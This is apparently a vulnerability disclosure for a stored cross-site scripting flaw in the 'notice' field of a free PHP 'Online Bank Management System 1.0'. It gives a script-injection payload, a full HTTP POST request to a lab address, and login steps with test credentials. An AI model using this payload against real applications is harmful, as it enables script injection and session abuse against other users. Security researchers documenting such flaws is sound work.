# Online Bank Management System - Stored Cross-Site Scripting(XSS)

Exploit Title: Online Bank Management System - Stored Cross-Site Scripting

Exploit Author: webraybtl@webray.com.cn inc

Vendor Homepage: https://www.sourcecodester.com/php/15373/online-banking-management-system-php-free-source-code.html

Software Link:https://www.sourcecodester.com/download-code?nid=15373&title=Online+Bank+Management+System+in+PHP+Free+Source+Code

Version: Online Bank Management System 1.0

Tested on: Windows Server 2008 R2 Enterprise, Apache ,Mysql

Description

Persistent XSS (or Stored XSS) attack is one of the three major categories of XSS attacks, the others being Non-Persistent (or Reflected) XSS and DOM-based XSS. In general, XSS attacks are based on the victim's trust in a legitimate, but vulnerable, website or web application.Online Bank Management System does not filter the content correctly at the "notice" parameter, resulting in the generation of stored XSS.

**Payload used:**


```
<script>alert("XSS")</script>
```


```
POST /mnotice.php?id=2 HTTP/1.1
Host: 192.168.67.14:8089
Content-Length: 69
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.67.14:8089
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/102.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
exchange;v=b3;q=0.9
Referer: http://192.168.67.14:8089/mnotice.php?id=2
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=3fd6gf7a23dtf98p5b7769nlff
Connection: close

userId=2&notice=%3Cscript%3Ealert%28%22XSS%22%29%3C%2Fscript%3E&send=
```

**Proof of Concept**


1、Login CMS with administrator account. username: manager@manager.com Password: manager

2、Send a notification to Ali Khan with the content- `<script>alert("XSS")</script>`




3、Log in to Ali Khan account after sending successfully, and find that the pop-up window is successful username: some2@gmail.com Password: some2





5、Click View Notice to trigger again.